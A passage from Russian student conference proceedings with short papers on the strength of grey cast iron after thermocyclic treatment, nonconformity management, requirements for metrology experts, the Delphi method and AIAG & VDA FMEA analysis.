2. Патент РФ на полезную модель № 52104 «Рабочая лопатка с защитным покрытием для влажно-паровой ступени паровой турбины» / А.В. Беляков, В.Ф. Резинских, А.Н. Горбачев, О.Ю. Гурылев и др. – 2005.
3. Кульбовский И.К., Богданов Р.А. Роль микропримесей в формировании структуры графита в чугуне. Литейщик России. 2006. № 12. С. 31-34.
4. Давыдов С.В., Панов А.Г. Тенденции развития модификаторов для чугуна и стали. Заготовительные производства в машиностроении. 2007. № 1. С. 3-11.
5. Болдырев Д.А., Давыдов С.В., Сканцев В.М. Экономическая оценка эффективности внедрения новых модификаторов в чугунолитейном производстве. Заготовительные производства в машиностроении. 2007. № 9. С. 9-16.

Материал поступил в редколлегию 18.04.2024

УДК 519.233.5

Исследование влияния термоциклической обработки на механические свойства серого низколегированного чугуна

Федорцов Алексей Сергеевич (ст. гр. 21-МАШ-отсп-Б)

Работа выполнена под руководством доцента кафедры «Машиностроение и материаловедение», Котляровой Ирины Александровны (ikotlyarova@list.ru)

Аннотация. Методом регрессионного анализа изучено влияние химического состава и термической обработки на механические свойства серого чугуна.

Ключевые слова: серый чугун, регрессионный анализ, термоциклическая обработка, предел прочности

Для изготовления крупнотоннажных отливок применяют серый чугун (С – 3,0...3,4%, Si – 1,0...1,4%, Mn – 0,5...0,9%, P – 0,2...0,4%, S – 0,1%, V – 0,22%, Cu – 1,0...1,5%, В – 0,02...0,04%) с временным сопротивлением разрыву при растяжении не менее 245 МПа в теле отливки и твердостью 180...230 кг/мм². Микроструктура чугуна представлена пластинчатым перлитом с включениями пластинчатого графита (длина включений 120...1000 мкм); в перлите допускается присутствие феррита и цементита в количествах до 3 и 3...7% (масс.), соответственно (рис. 1).



Рис.1. Микроструктура чугуна до (а) и после (б) травления, x100

Учитывая, что механические свойства серого чугуна зависят от термической обработки и химического состава сплава, в работе получена регрессионная модель, включающая эти параметры

$$\frac{\sigma_B^{-0,95} - 1}{-0,95} = 1,045 + 50,002\% C + 0,003\% Si - 0,005\% Mn - \\ -0,035\% P + 0,004\% Cu + 0,189\% V + 0,001T0, R^2 = 0,87.$$

Анализ полученной модели показал, что с увеличением концентрации углерода C , кремния Si , меди Cu и, особенно, ванадия V предел прочности на растяжение σ_B серого чугуна увеличивается; фосфор P (графитизатор) и марганец Mn – снижают механические свойства [1]. Ванадий, являясь сильным карбидообразователем, образует с углеродом карбиды, которые равномерно распределяясь в матрице повышают прочность чугуна [2].

Термоциклическая обработка повышает σ_B чугуна на 15% ; при термической обработке серый чугун многократно нагревают до температур на 50...200 °С выше A_{C3} и охлаждают на воздухе до температур на 50...200 °С ниже A_{r1} (рис.2).




Рис.2. Влияние термоциклической обработки на предел прочности серого чугуна

Достоверность полученной линейной регрессии подтверждается высоким значением коэффициента детерминации R^2 , незначительным расхождением теоретических и эмпирических значений и величинами рассчитанных ошибок аппроксимации (MSE (средняя квадратичная ошибка) = 104,4; $RMSE$ (корень средней квадратичной ошибки) = 10,2; MAE (средняя абсолютная ошибка) = 8,98; $MSPE$ (среднеквадратичная ошибка прогноза) = 0,16; $MAPE$ (средняя абсолютная ошибка в процентах) = 3,55).

Список источников

1. Оценка влияния легирующих добавок на структуру и механические свойства серых чугунов / Д. А. Габец, А. М. Марков, А. В. Габец, Е. О. Чертовских // Ползуновский вестник. – 2018. – № 4. – С. 189-195.
2. Влияние легирования на параметры графитных включений и некоторые свойства серых чугунов / Е. П. Щербакова, С. С. Квон, П. В. К [и др.] // Труды университета. – 2022. – № 3(88). – С. 68-72.
3. Сильман Г.И., Макаренко К.В., Камынин В.В., Зенцова Е.А. Бейнитный высокопрочный чугун с шаровидным графитом. *Металловедение и термическая обработка металлов*. 2013. № 4 (694). С. 3-8.
4. Макаренко К.В. Идентификация графитовых включений в чугунах. *Литейное производство*. 2009. № 4. С. 2-6.

*ISBN 978-5-907570-84-9 79-я студенческая научная конференция,
18 – 22 марта 2024 г., сборник статей и докладов*

5. Давыдов С.В. Новые технологии модифицирования чугунов. *Металлургия машиностроения*. 2010. № 3. С. 8-13.

Материал поступил в редколлегию 18.04.2024

Секция «Управление качеством, стандартизация и метрология»

УДК 658.562

Управление несоответствиями при производстве электротехнической продукции

Анискин Максим Андреевич (ст. гр. 20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Управление качества, стандартизация и метрология», Ефимовой Галины Вячеславовны (g70@yandex.ru)

Аннотация. В данной работе рассматриваются основные несоответствия при производстве электротехнической продукции, причины несоответствий, представлен алгоритм определения причин этих несоответствий, описана суть FMEA анализа и приведен пример реестра рисков.

Ключевые слова: Несоответствие (дефект), причины несоответствий, комплексный FMEA-анализ, реестр рисков.

Работа с несоответствиями на любом предприятии является показателем эффективности производственной деятельности. Особенно это важно в процессе производства электротехнической продукции, столь пользующейся спросом в настоящее время. Поэтому данный процесс должен постоянно совершенствоваться.

По ГОСТ Р ИСО 9001-2015 [1], несоответствие – невыполнение требования. Дефект – несоответствие, связанное с предназначенным или установленным использованием.

Если продукция имеет дефект, то это означает, что по меньшей мере один из показателей ее качества вышел за предельное значение или наблюдается несоответствие требованиям нормативной документации к продукции.

При рассмотрении электротехнической продукции можно выделить следующие основные несоответствия:

- у корпусов – повреждения их в процессе транспортировки и монтажа, дефекты сварных соединений, дефекты уплотнений и т. д.;
- у обмоток – увлажнение изоляции, механические повреждения, несоответствие маркировки выводов требованиям ГОСТ и сопроводительной документации;
- у магнитопроводов – замыкания отдельных листов стали между собой, нарушение изоляции, коррозия листов стали, засорение вентиляционных каналов и т.д.

Имея представление о возникающих несоответствиях, необходимо провести анализ их причин. В рамках проводимого исследования он позволил выделить основные группы, актуальные для предприятия, производящего электротехническую продукцию. Они представлены на рис. 1.

Анализ несоответствий выполняется группой специалистов, состав которой определяется в зависимости от объекта анализа и целей его проведения. В результате анализа выявляются причины возникновения или возможного возникновения несоответствия [2].

Выявление причины возникновения крайне важно, т.к. без ее устранения невозможно избавиться от вероятности появления их в будущем, что отрицательно скажется на деятельности предприятия в целом.




Рис. 1. Основные причины несоответствий

В исследовании разработан примерный алгоритм определения причин несоответствий с применением существующих методов качества, который представлен на рис. 2.




Рис. 2. Алгоритм определения причин несоответствий

По результатам проведенного анализа должны быть разработаны корректирующие и предупреждающие действия для каждой из корневых причин, которые будут:

- максимально снижать или исключать вероятность возникновения потенциального несоответствия или повторного возникновения несоответствия;
- иметь минимальные сроки внедрения;
- носить организационный характер или требовать минимальных затрат;
- не оказывать воздействия на надежность, безопасность продукции и удовлетворенность потребителей.

Для совершенствования процесса работы с несоответствиями на исследуемом предприятии предлагается использовать комплексный FMEA-анализ для этапа конструирования (DFMEA) и процессов (PFMEA), т.к. на современных производствах согласно ГОСТ Р 27.303-2021 предполагается устранять риски возникновения несоответствий [3].

DFMEA – это аналитическая методика, обеспечивающая выявление и устранение потенциальных отказов до того, как они смогут проявить себя в готовом изделии. Целью же PFMEA-анализа является обеспечение выполнения всех требований по качеству процессов производства, сборки путем внесения изменений в план процесса для технологических действий с повышенным риском, а также повышения качества выполнения процессов и конкурентоспособности продукции [4].

Особенность комплексной методологии заключается в учете рисков возникновения несоответствий, как производимой продукции, так и процессов системы качества. Для ее эффективного применения был разработан примерный реестр рисков процесса мониторинга и измерений системы менеджмента качества, часть которого представлена в табл. 1. Данные несоответствия являются частью метрологического обеспечения измерений при производстве и контроле качества продукции. Данный реестр предлагается расширить и распространить на другие процессы предприятия с целью упрощения прохождения процедуры PFMEA-анализа.

Таблица 1

Потенциальные несоответствия процесса мониторинга и измерений в системе менеджмента качества

Несоответствие	Причина	Последствия
Не проведен анализ состояния метрологического обеспечения и не разработаны предложения по его совершенствованию	Недостаточная квалификация метролога. Отсутствие заинтересованности руководства. Формальный подход.	Неустановление норм точности параметров продукции и процессов; несоответствие продукции требованиям качества и безопасности; неправильный выбор СИ и вспомогательного оборудования; невыполнение периодического контроля и др.
Отсутствие планирования работ по	Недостаточная квалификация метролога. Формальный подход.	Необеспечение требуемого уровня качества; низкая эффективность исследовательских и конструкторских работ;

Несоответствие	Причина	Последствия
метрологическому обеспечению		невыполнение требований безопасности продукции и процессов предприятия; отсутствие актуализации технической документации; недостаточность квалификационной подготовки специалистов и др.
Неправильный выбор СИ, обеспечивающих необходимую точность измерений	Не учтены организационно-технические формы контроля; низкая квалификация; не учтены требования к точности процесса измерения; не учтены экономические показатели.	Получение недостоверных результатов измерений, контроля и испытаний; повышение затрат на процесс.

Список источников

1. ГОСТ Р ИСО 9000-2015 Системы менеджмента качества. Основные положения и словарь (Издание с Поправкой) : национальный стандарт Российской Федерации : издание официальное : утвержден и введен в действие Приказом Федерального агентства по техническому регулированию и метрологии от 28 сентября 2015 г. N 1390-ст. : введен впервые : дата введения 2015-11-01 / разработан Открытым акционерным обществом "Всероссийский научно-исследовательский институт сертификации" (ОАО "ВНИИС"). - Москва : Стандартинформ, 2020. - IV, 7 с. ; 24 с. – Текст : электронный // СПС КонсультантПлюс. – Режим доступа : локальный; по договору. – Обновление еженедельно.

2. Козлов С. П., Жбиковская М. С. Порядок разработки документированной процедуры «Управление несоответствиями» // Инновационные аспекты развития науки и техники. 2020. №3. Текст : электронный // Научная электронная библиотека «КиберЛенинка» : [сайт]. – URL: <https://cyberleninka.ru/article/n/poryadok-razrabotki-dokumentirovannoy-protsedury-upravlenie-nesootvetstviyami> (дата обращения: 20.03.2024).

3. ГОСТ Р 27.303-2021 Надежность в технике. Анализ видов и последствий отказов : Национальный стандарт Российской Федерации : издание официальное : утвержден и введен в действие Приказом Федерального агентства по техническому регулированию и метрологии от 21 сентября 2021 г. N 987-ст : подготовлен Закрытым акционерным обществом «Научно-исследовательский центр контроля и диагностики технических систем» (ЗАО «НИЦ КД») – Москва : Стандартинформ, 2020. – IV, 7с. ; 24 с. – Текст : электронный // СПС КонсультантПлюс. – Режим доступа : локальный; по договору. – Обновление еженедельно.

4. Юнак, Г.Л. Опыт проведения различных видов FMEA и общее планирование FMEA автомобиля – Текст : электронный // Г.Л. Юнак,

В.Е. Годлевский, Г.В. Иванов // Ассоциация Деминга: [сайт]. – 2023. – URL: <http://www.deming.ru> (дата обращения: 09.04.2024).

5. Богомолов С.А., Спасенников В.В. Проблемы стандартизации эргономических требований в процессе создания новых систем, изделий и инновационных технологий. Вестник Брянского государственного технического университета. 2018. № 1 (62). С. 73-84.

Материал поступил в редколлегию 18.04.2024

УДК 006.354

Анализ требований к экспертам-метрологам, осуществляющим метрологическую экспертизу технической документации

Антошина Виктория Владимировна (ст. гр. О-23СuМ-смп-М)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология» Симкина Альберта Зямовича (simkin-bgtu@mail.ru)

Аннотация. Описываются требования, предъявляемые к компетентности экспертов метрологов, осуществляющих метрологическую экспертизу технической документации. Рассматриваются варианты оценки соответствия компетентности экспертов-метрологов установленным требованиям.

Ключевые слова: метрологическая экспертиза, техническая документация, эксперт-метролог, аттестация, сертификация.

Эксперты-метрологи, осуществляющие деятельность по проведению метрологической экспертизы технической документации (МЭ ТД), должны соответствовать требованиям, установленным в ГОСТ Р 8.1023-2023 [1].

Эксперт-метролог по МЭ ТД должен иметь высшее техническое образование в сфере метрологии или дополнительное профессиональное образование по программе профессиональной переподготовки «Специалист по метрологии» (на базе высшего технического образования) либо иметь ученую степень по техническим наукам. Кроме того, не реже одного раза в пять лет эксперт-метролог должен повышать квалификацию в области МЭ ТД. Он должен иметь опыт работы по проведению МЭ ТД - не менее трех лет, а также обладать соответствующими навыками, знаниями и личностными качествами.

Эксперт-метролог должен уметь проводить МЭ ТД, документально оформлять и доводить результаты ее проведения до разработчика ТД. Он должен вести учет и анализировать выявленные при МЭ ТД системные ошибки, а также готовить предложения по совершенствованию технических решений в части выполнения требований по метрологическому обеспечению.

Компетентность эксперта-метролога по МЭ ТД должна подтверждаться его аттестацией или сертификацией.

1. *Аттестация экспертов-метрологов по МЭ ТД* проводится в соответствии с процедурами системы менеджмента организации. Аттестацию проводит формируемая организацией комиссия, согласно разработанного афика. Процедура аттестации предусматривает оценку: стажа профессиональной деятельности и выполняемых трудовых функций; соответствия базового и дополнительного профессионального образования; полноты и качества работ по МЭ ТД. Контроль деятельности и компетентности аттестованного эксперта-метролога по МЭ ТД проводят посредством периодической аттестации (не чаще одного раза в три года).

2. *Сертификация экспертов-метрологов по МЭ ТД* проводится органом по сертификации системы добровольной сертификации. Процедура сертификации в системе менеджмента организации не должна противоречить положениям ГОСТ Р 58971-2020 [2] и ГОСТ Р ИСО/МЭК 17024-2017 [3]. Орган по сертификации осуществляет процедуру оценки и подтверждения соответствия специалиста требованиям к компетентности эксперта-метролога по МЭ ТД по выбранной схеме сертификации. Эта процедура предусматривает оценку: стажа профессиональной деятельности и выполняемых трудовых функций; соответствия базового и дополнительного профессионального образования; результатов экзамена по теоретическим и практическим вопросам, связанным с проведением МЭ ТД; личных качеств кандидата. При положительном результате сертификации эксперту-метрологу по МЭ ТД выдается сертификат соответствия. Контроль деятельности и компетентности сертифицированного эксперта-метролога по МЭ ТД проводится посредством периодической сертификации, но не реже одного раза в три года.

Рассматриваемые требования к экспертам-метрологам должны учитываться при разработке процессов и организации проведения МЭ ТД в организациях [4-7].

Список источников

1. ГОСТ Р 8.1023-2023. Государственная система обеспечения единства измерений. Эксперт-метролог по метрологической экспертизе технической документации. Общие требования. М.: Российский институт стандартизации, 2023. 7 с.

2. ГОСТ Р 58971-2020. Требования к экспертам и специалистам. Специалист по метрологическому обеспечению производственной деятельности. Общие требования. М.: Стандартиформ, 2020. 7 с.

3. ГОСТ Р ИСО/МЭК 17024-2017. Оценка соответствия. Общие требования к органам, проводящим сертификацию персонала. М.: Стандартиформ, 2017. 19 с.

4. Проскурин А.С., Можаяева Т.П., Антошина В.В. Моделирование процесса метрологической экспертизы технической документации // Тенденции развития науки и образования. 2023. № 100. Ч. 5. С. 96-99.

5. Симкин А.З., Можаяева Т.П., Проскурин А.С. Применение риск-ориентированного подхода к управлению процессами метрологической экспертизы // Эргодизайн. 2022. № 4(18). С. 275-282.

6. Simkin A.Z., Mozhaeva T.P., Proskurin A.S. Management of metrological examination processes based on a risk-oriented approach // Journal of Physics: Conference Series. 2021. Vol. 1889. P. 032025. DOI 10.1088/1742-6596/1889/3/032025.

7. Simkin A.Z., Mozhaeva T.P., Proskurin A.S., Tsareva G.V. Statistical substantiation of the quality of training metrologists in the system of additional professional education // Journal of Physics: Conference Series/ 2022. Vol. 2373. P. 22022. DOI 10.1088/1742-6596/2373/2/022022.

Материал поступил в редколлегию 18.04.2024

УДК 005.6

Совершенствование деятельности организации в области менеджмента риска с применением метода Делфи

Афанаскина Татьяна Сергеевна (ст. гр. О-20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Вавилина Ярослава Александровича (vavilin@bk.ru)

Аннотация. В данной статье приведено краткое описание метода Делфи, а также показано его применение на практике. Была рассмотрена ситуация возможности получения студенткой Ивановой красного диплома, разработана анкета для сбора данных, а полученная информация проанализирована.

Ключевые слова: метод Делфи, управление рисками, опрос, анкета, экспертная оценка

Метод Делфи – это процедура достижения консенсуса мнений в группе экспертов. Это метод сбора и сопоставления мнений по конкретной теме с помощью набора последовательных вопросников. Существенной особенностью метода Делфи является то, что эксперты выражают свои мнения индивидуально, независимо и анонимно, имея доступ к мнениям других экспертов по мере продвижения процесса.

Отличительной чертой метода Делфи является итеративный процесс: эксперты отвечают на вопросы в несколько раундов, при этом каждый последующий раунд строится на результатах предыдущего. Это позволяет участникам пересматривать свои мнения, учитывая анонимные ответы других экспертов, что способствует более взвешенному и обдуманному выводу.

В качестве примера практической реализации данного метода был рассмотрен процесс получения студентки диплома с отличием. Студентка Иванова хочет выяснить, каковы ее шансы получить отличные оценки и окончить ВУЗ с красным дипломом. Для опроса были собраны следующие эксперты:

- 1) мама студентки;
- 2) отец студентки;
- 3) классный руководитель со школы;
- 4) преподаватель из ВУЗа Петров;
- 5) преподаватель из ВУЗа Сидоров.

Для опроса экспертов была сначала разработана основная анкета, включающая ключевые вопросы по задаваемому вопросу.

Далее был проведен опрос экспертов, результаты которого приведены на в табл. 1. Каждый эксперт проставил свои баллы и дал комментарий.

Критерием оценки была длина доверительного интервала равная не более 15%. На основании полученных оценок были рассчитаны: среднегрупповая оценка, средневзвешенная оценка, медиана, квартиль, верхняя и нижняя границы доверительного интервала.

Таблица 1 – Результаты проведения оценки экспертами

№ эксперта	Коэффициент самооценки	Вероятность	Комментарий
1	7,5	85	У студентки имеются все шансы, так как оценки преимущественно отличные
2	7	95	Студентка может добиться всего, если захочет этого
3	8	75	В целом шансы имеются, однако девочка нетерпелива и не доводит дело до конца
4	8,5	80	Шансы большие, но для этого необходимо хорошо сдать последнюю сессию
5	9	90	Знания и навыки студентки достаточны для получения красного диплома

$$\text{Среднегрупповая оценка} = \frac{9 + 8,5 + 8 + 7 + 7,5}{5} = 8$$

$$\text{Среднее значение оценки} = \frac{90 + 80 + 75 + 95 + 85}{5} = 85$$

$$\text{Средневзвешенная оценка} = \frac{9 * 90 + 8,5 * 80 + 8 * 75 + 7 * 95 + 7,5 * 85}{9 + 8,5 + 8 + 7 + 7,5} = 84,8$$

$$\text{Медиана} = (80 + 85 + 90) : 3 = 85$$

$$\text{Квартиль} = (95 - 75) : 4 = 5.$$

В соответствии с проведенными расчетами было выявлено, что доверительный интервал равен 10%, а значит первый тур опроса удовлетворил требованиям и анализ закончен. Было заключено, что вероятность получения студенткой Ивановой красного диплома соответствует высокому уровню по оценкам экспертного сообщества, вместе с тем в ходе исследования была получена обратная связь от экспертов о возможностях и сильных сторонах студентки.

Таким образом, с помощью метода Делфи можно собрать и проанализировать необходимую качественную и количественную информацию по имеющейся проблеме.

Список источников

1. Смирнова, Ю.А. Метод «Делфи» как инструмент эффективного стратегического планирования и управления // Электронный вестник Ростовского социальноэкономического института. – 2015. – №3-4. – С. 958-963.
2. Богомолов С.А., Спасенников В.В. Проблемы стандартизации эргономических требований в процессе создания новых систем, изделий и инновационных технологий. Вестник Брянского государственного технического университета. 2018. № 1 (62). С. 73-84.
3. Дубина К.Н., Барабанова И.А. Анализ современных проблем национальной стандартизации. Современные материалы, техника и технологии. 2019. № 6 (27). С. 38-43.
4. Ashurkova S.N., Kobishchanov V.V., Kolchina E.V. Methods used to analyze the impact of passenger cars bodies design features on their stiffness and strength characteristics. В сборнике: International Conference on Industrial Engineering, ICIE 2017. Сер. "Procedia Engineering" 2017. С. 1623-1628.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

AIAG & VDA методика FMEA-анализа

Беликова Елизавета Алексеевна (ст. гр. 21-УК-укс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Управление качеством, стандартизация и метрология», Манкевича Игоря Геннадьевича (mankevich05@mail.ru)

Аннотация. В данной работе описывается методика FMEA-анализа согласно объединенному руководству AIAG & VDA. Также описываются основные методы качества, которые применяются на этапах проведения анализа рисков.

Ключевые слова: FMEA-анализ, риск, этапы FMEA-анализа, DFMEA, PFMEA.

В начале июня 2019 г. рабочая группа автомобильной промышленности (AIAG) и немецкий союз автопроизводителей (VDA) выпустили объединенное руководство FMEA-анализа, которое привнесло определенные изменения в используемый многими анализ рисков. Весь процесс анализа был преобразован в алгоритм, состоящий из 7 ступеней (рис. 1).




Рис. 1. Этапы FMEA-анализа

Согласно руководству целью анализа рисков стало определение приоритета действий в отношении рисков. Весь анализ стал ориентироваться не на обнаружение рисков, а на контроль за их предотвращением. Таким образом, становится возможным анализ диагностики транспортных средств конечными потребителями [1].

Значительные изменения в подходе автомобилестроителей произошли в оценке риска. Шкалы для рейтингов значимости (S), шанса возникновения (O) и возможности обнаружения (D) пересмотрены по содержанию для каждого рейтинга (от 1 до 10 для каждой шкалы).

Критерии значимости в DFMEA (анализ рисков на этапе конструкторского проектирования) сфокусированы на потребителе транспортного средства и других участниках дорожного движения, в PFMEA (анализ рисков процессов) – дополнительно на заводе-получателе и собственном заводе. Это не препятствует организациям расширять применение рейтингов, дополняя их в зависимости от целей проекта. Таблицы критериев значимости отказов для DFMEA и PFMEA идентичны.

Ключевым действием на первом этапе является определение цели. Если цель звучит, как "Проектирование или модификация компонентов изделия", то результатом является применение FMEA для проектирования. Если цель звучит, как "Разработка или модификация процесса", то результатом является применение FMEA для процесса. Вместе с целью определены еще 4 ключевых фактора для первого этапа, называемые 5T (рис. 2).




Рис. 2. Факторы целеполагания 5Т

Следует установить временные границы проведения анализа. Для извлечения максимальной выгоды, это процесс FMEA должен проходить “до события”, а не “после факта”. Т.е. проще вносить изменения в конструкцию или процесс до завершения проектирования или внедрения процесса.

После этого определяется состав FMEA-команды. В команду должны входить люди из разных подразделений, обладающих соответствующими знаниями и опытом, для получения максимальной выгоды. Руководство AIAG & VDA содержит большое количество информации и представлений о членах команды, их различных ролях и обязанностях.

Далее определяются задачи и конечные результаты для каждого этапа разработки FMEA. Команда должна быть готова делиться информацией о прохождении процедуры с руководством на различных этапах процесса.

После этого определяется технический инструментарий, используемый в процессе прохождения процедуры анализа. На рынке существует множество различного программного обеспечения (ПО), которое можно использовать для FMEA. Кроме того, всегда есть возможность использования стандартного ПО для работы с электронными таблицами.

На этапе структурного анализа FMEA-команда должна определить границы проекта или процесса и определить объем задач, разделить их на системы, подсистемы, компоненты. Также необходимо рассмотреть взаимодействие элементов систем. Инструментами структурного анализа являются: структурное дерево (иерархия), блок-схема (для DFMEA) и схема технологического процесса (для PFMEA).

На этапе функционального анализа определяются функции, которые выполняются элементами систем, а также их входы и выходы. Здесь также должны учитываться функции (требования), заданные потребителем. Инструментами, полезными на этом этапе, являются Р-диаграмма и дерево функций. Команда также должна проанализировать связь определенных конструктивных

особенностей или требований с функциональными требованиями. Корреляционная матрица или QFD уровня II также являются эффективными инструментами.

На этапе анализа отказов анализируются возможные режимы отказа изделия, последствия и возможные причины. Новый стандарт также включает новый термин – цепочка отказов. Цепочку отказов лучше всего объяснить как связи между режимом отказа, последствиями и причинами отказа.

На этапе анализа рисков необходимо оценить риски, согласно установленным шкалам, определить приоритетность и принять решение о мероприятии по воздействию. При этом основным фактором для оценки является значимость. Относительно нее происходит приоритизация рисков (высокий, средний, низкий), т.е. определяется приоритет разработки корректирующих и предупреждающих мероприятий.

На этапе оптимизации команда FMEA определяет, какие действия предпринять, и оценивает их эффективность. Основные цели этапа оптимизации заключаются в следующем:

- определить действия для устранения и снижения рисков при проектировании или процессе;
- назначение владельца или ответственного за выполнение действия вместе с ожидаемой датой завершения;
- документирование действий и ранжирование их эффективности в снижении риска;
- улучшение конструкции или процесса в результате действий;
- сотрудничество между отделами или различными подразделениями внутри организации, поставщиками или заказчиками.

Этап оптимизации наиболее эффективен, когда целью действия является:

1. Устранить эффект отказа.
2. Уменьшить вероятность отказа.
3. Повышение уровня обнаружения сбоя.

Этап документирования результатов должен помочь улучшить процесс FMEA путем распространения результатов и выводов анализа, документирования предпринятых действий и их эффективности, а также предоставления отчета об анализе рисков и последующем снижении рисков при проектировании изделия или для процесса.

Таким образом, представленные 7 шагов методики FMEA-анализа на основе совместного руководства AIAG & VDA обеспечат наиболее эффективный анализ рисков и их устранение автомобильной промышленности.

Список источников

1. AIAG & VDA FMEA – Текст : электронный : [сайт]. – URL: <https://quality-one.com/aiag-vda-fmea/> (доступ свободный). Загл. с экрана. Яз. англ.
2. Ерохин Д.В., Стрижакова Е.Н., Стрижаков Д.В. Методы оценки риска, используемые при внедрении риск-менеджмента на промышленном

предприятия. Вестник Брянского государственного технического университета. 2008. № 3 (19). С. 92-101.

3. Мирошников В.В., Борбаць Н.М., Ефимова Г.В. Совместное управление возможностями и рисками процессов в смк. Компетентность. 2017. № 7 (148). С. 40-45.

